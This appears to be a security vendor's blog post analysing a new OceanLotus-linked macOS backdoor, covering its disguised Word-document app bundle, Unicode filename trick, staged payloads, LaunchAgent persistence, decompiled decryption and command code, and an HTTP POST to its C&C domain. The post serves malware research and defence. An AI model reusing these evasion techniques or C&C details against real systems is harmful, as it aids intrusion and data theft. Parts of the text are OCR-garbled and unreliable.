

New MacOS Backdoor Connected to OceanLotus Surfaces

We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant include new behaviour and domain names.

By: Luis Magisa, Steven Du November 27, 2020 Read time: 5 min (1438 words)

We recently discovered a new backdoor we believe to be related to the OceanLotus group. Some of the updates of this new variant (detected by Trend Micro as Backdoor.MacOS.OCEANLOTUS.F) include new behaviour and domain names. As of writing, this sample is still undetected by other antimalware solutions.

Due to similarities in dynamic behaviour and code with previous OceanLotus samples, it was confirmed to be a variant of the said malware.

```
_int64 __fastcall convertPathUser(std::string *a1, void *a2)
 const void **v2; // rbx
unsigned __int64 v3; // rax
const std::string *v4; // rax
BYTE *v5; // rax
uid_t v6; // eax
char *v7; // r12
BYTE *v8; // r15
BYTE *v9; // r13
char *v10; // rdi
__int64 result; // rax
char v12; // [rsp+t0h] [rbp-46h]
char *v13; // [rsp+20h] [rbp-30h]
char v14; // [rsp+20h] [rbp-30h]
  v2 = (const void **)al;
v3 = std::string::find_last_of(al, "/", OxFFFFFFFFFFFFFFFFFL, luLL);
if ( v3 == *(_QMORD *)(*(_QMORD *)al - 24LL) - lLL )
      if ( geteuid() )
     v5 = *(_BYTE **)al;
if ( *(_DWORD *)(*(_QWORD *)al - 8LL) >= 0 )
         std::string::_M_leak_hard(a1);
v5 = *(_BTEE **)a1;
      if ( *v5 == 126 )
         v6 = getuid();
v7 = getpwuid(v6)->pw_dir;
v8 = *(_BTTE **)a1;
v9 = *(_DNORD *)(*(_QNORD *)a1 - 8LL) >= 0 )
{
    std:ustring:: M leak hard(a1);
              std::string:: M leak hard(al);
000038F2 __Z15convertPathUserSsRA2000_c:1 (1000038F2)
```

Figures 1-2. Comparison of old OceanLotus sample (above) with the latest OceanLotus sample (below)

OceanLotus was responsible for targeted attacks against organisations from industries such as media, research, and construction. Recently they have also been discovered by researchers from Volexity to be using malicious websites to propagate malware.

The attackers behind this sample are suspected to target users from Vietnam since the document's name is in Vietnamese and the older samples targeted the same region before.

Arrival

The sample arrives as an app bundled in a Zip archive. It uses the icon for a Word document file as a disguise, attempting to pass itself off as a legitimate document file.



Figure 3. The sample's file name, icon, and app bundle structure

Another technique it uses to evade detection is adding special characters to its app bundle name. When a user looks for the fake doc folder via the macOS Finder app or the terminal command line, the folder's name shows "ALL tim nha Chi Ngoc Canada.doc" ("tìm nhà Chị Ngọc" roughly translates to "find Mrs. Ngoc's house"). However, checking the original Zip file that contains the folder shows 3 unexpected bytes between "." and "doc".

00000040: 2f55 580c 00ed c548 5f60 6f12 5af5 0114 /UX....H_`o.Z.. 00000050: 0050 4b03 040a 0000 0000 0000 0074 4b00 .PK......tK

Figure 4. Special character between '.' and 'doc' as viewed inside the zip archive.

The 3 bytes "efb880" is in UTF-8 encoding. According to UTF-8 mapping, the related Unicode code is "U+FE00".

Code point	First byte	Second byte	Third byte	Fourth byte
U+0000 to U+007F	Oxxxxxx			
U+0080 to U+07FF	110xxxxx	10xxxxxx		
U+0800 to U+FFFF	1110xxxx	10xxxxxx	10xxxxx	
U+10000 to U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxx

Table 1. UTF-8 mapping

"U+FE00" is a special Unicode control character with name variation selector-1, which provides the visual appearance of a CJK compatibility ideograph. In this case, the preceding character is the general character ".", so the variation selector does not change the visual appearance.

The operating system sees the app bundle as an unsupported directory type, so as a default action the "open" command is used to execute the malicious app. Otherwise, if the postfix is doc without special characters, Microsoft Word is called to open the app bundle as a document; but since it is not a valid document, the app fails to open it.

Here is the code signing information for the app bundle sample.



Figure 5. Code signing information for the sample

The app bundle contains two notable files:

- ALL tim nha Chi Ngoc Canada: The shell script containing the main malicious routines
- configureDefault.def: The word file displayed during execution





Figure 6. Contents of "ALL tim nha Chi Ngoc Canada" file

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

When the shell script was run, it performed the following routines:

- 2) Attempt to remove file quarantine attribute of the files in the system.
- 3) Copy "ALL tim nha Chi Ngoc Canada.?doc/Contents/Resources/configureDefault.def(doc)" to "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"
- 4) Open "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)"
- 5) Extract the b64-encoded fat binary to "ALL tim nha Chi Ngoc Canada.? doc/Contents/Resources/configureDefault.def(fat binary)", which is the second-stage payload
- 6) Change access permission of second-stage payload to execute the launch of the second-stage payload
- 7) Delete the malware app bundle "ALL tim nha Chi Ngoc Canada.?doc"
- 8) Copy "/tmp/ALL tim nha Chi Ngoc Canada.doc(doc)" to "{execution directory}/ALL tim nha Chi Ngoc Canada.doc"
- 9) Delete "/tmp/ALL tim nha Chi Ngoc Canada.doc"

Second-stage payload

When executed, the second stage payload (ALL tim nha Chi Ngoc Canada.? doc/Contents/Resources/configureDefault.def) performs the following malware routines:

- 1) Drop third-stage payload to ~/Library/User Photos/mount_devfs
- 2) Create persistence for the sample by creating ~/Library/LaunchAgents/com.apple.marcoagent.voiceinstallerd.plist

Figure~8.~Plist~file~/Library/Launch Agents/com. apple. marcoagent. voice in staller d.plist~p

3) Use the touch command to change the timestamp of the sample

 $\mathsf{Q} \equiv$

שפופנפ ונגפוו

Third-stage payload

In the third-stage payload (~/Library/User Photos/mount_devfs), the strings are encrypted with custom encryption using base64 encoding and byte manipulation.

```
unsigned __int8 *__fastcall decrypt(void *a1, __int64 a2, void *a3, int a4, int a5)
{
  int v5; // er14
    void *v6; // r12
    __int64 v7; // rbx
    void *v8; // r13
    unsigned __int8 *v9; // r15
    size_t v11; // [rsp+4h] [rbp-3Ch]
    char v12; // [rsp+14h] [rbp-2Ch]

v5 = a5;
    LODWORD(v11) = a4;
    v6 = a3;
    v7 = a2;
    v8 = a1;
    v9 = (unsigned __int8 *)malloc(a2 + 16);
    if ( v5 )
    {
        v8 = b64_decode_ex((__int64)a1, a2, (__int64 *)((char *)&v11 + 4));
        v7 = *(size_t *)((char *)&v11 + 4);
    }
    sub_loo00E3AA(v6, v11, (__int64)v8, v7, v9, &v12);
    v9[v7] = 0;
    if ( v5 )
        free(v8);
    return v9;
}
```

```
v67 = a3;
v66 = a2;
v6 = a5 >> 4;
v7 = 0;
if (a5)
{
  v71 = a6;
  v69 = a5;
  v70 = a4;
  if (v6)
  {
    _BitScanReverse((unsigned int *)&v8, v6);
    v7 = (v8 ^ 0xFFFFFE0) + 33;
  }
}
else
{
  v71 = a6;
  v69 = 0;
  v70 = a4;
}
v68 = a5 >> 4;
```

Figures 11-12. Decryption routine

Like older versions of the OceanLotus backdoor, the new version contains two main functions: one for collecting operating system information and submitting this to its malicious C&C servers and receiving additional C&C communication information, and another for the backdoor capabilities.

It collects the following information from the infected system by invoking the following commands:

Command	Description	

Table 2. OceanLotus commands and descriptions

The collected information is encrypted and sent to the malware C&C server.

```
POST /joes/bnVrNfRtDOqim0apdWUQ0w2cqDx6z80sVFG/manifest.js HTTP/1.1 Host: mihannevis.com User-Agent: curl 7.64.2 Accept: */*
Content-Length: 355
Content-Type: application/x-www-form-urlencoded
```

Figure 13. TCP stream excerpt of the malware sending information to C&C server

It also receives commands from the same server.

 $\mathsf{Q} \equiv$

There are the COC Servers used by the maiware.

- mihannevis[.]com
- mykessef[.]com
- idtpl[.]org

The new variant's backdoor capabilities are similar to those of the old OceanLotus sample, as detailed in the code excerpts below:

```
if ( dwCommand == 0x72 )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(_cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *(_cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}

if ( dwCommand == 0x72 )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(_cdecl *)(void *))respondUploadThread, v44);
    goto LABEL_163;
}
else if ( dwCommand == 0x23 || dwCommand == 0x3C )
{
    v5 = 1;
    pthread_create(&v85, &v152, (void *(_cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}
```

Figures 15-16. A comparison of the codes of the old OceanLotus variant (above) and the new one (below)

Below are the supported commands and their respective codes (taken from an earlier blog post that covered OceanLotus).

0x33	Get file size
0xe8	Exit
0xa2	Download and execute a file
0xac	Run command in terminal
0x48	Remove file



Table 3. Supported commands and their respective codes

Details about C&C domain names

According to its Google and Whois history, the mihannevis[.]com domain was used to host other websites in the past before it was changed to a C&C server around the end of August 2020.

Recommendations

Threat groups such as OceanLotus are actively updating malware variants in attempts to evade detection and improve persistence. The following best practices can be applied to defend against malware:

- Never click links or download attachments from emails coming from suspicious sources
- Regularly patch and update software and applications
- Use security solutions suitable for your operating system

To protect systems operating on macOS, we recommend Trend Micro Home Security for Mac, which offers comprehensive and multi-device protection against malware and other cyberthreats.

Indicators of Compromise
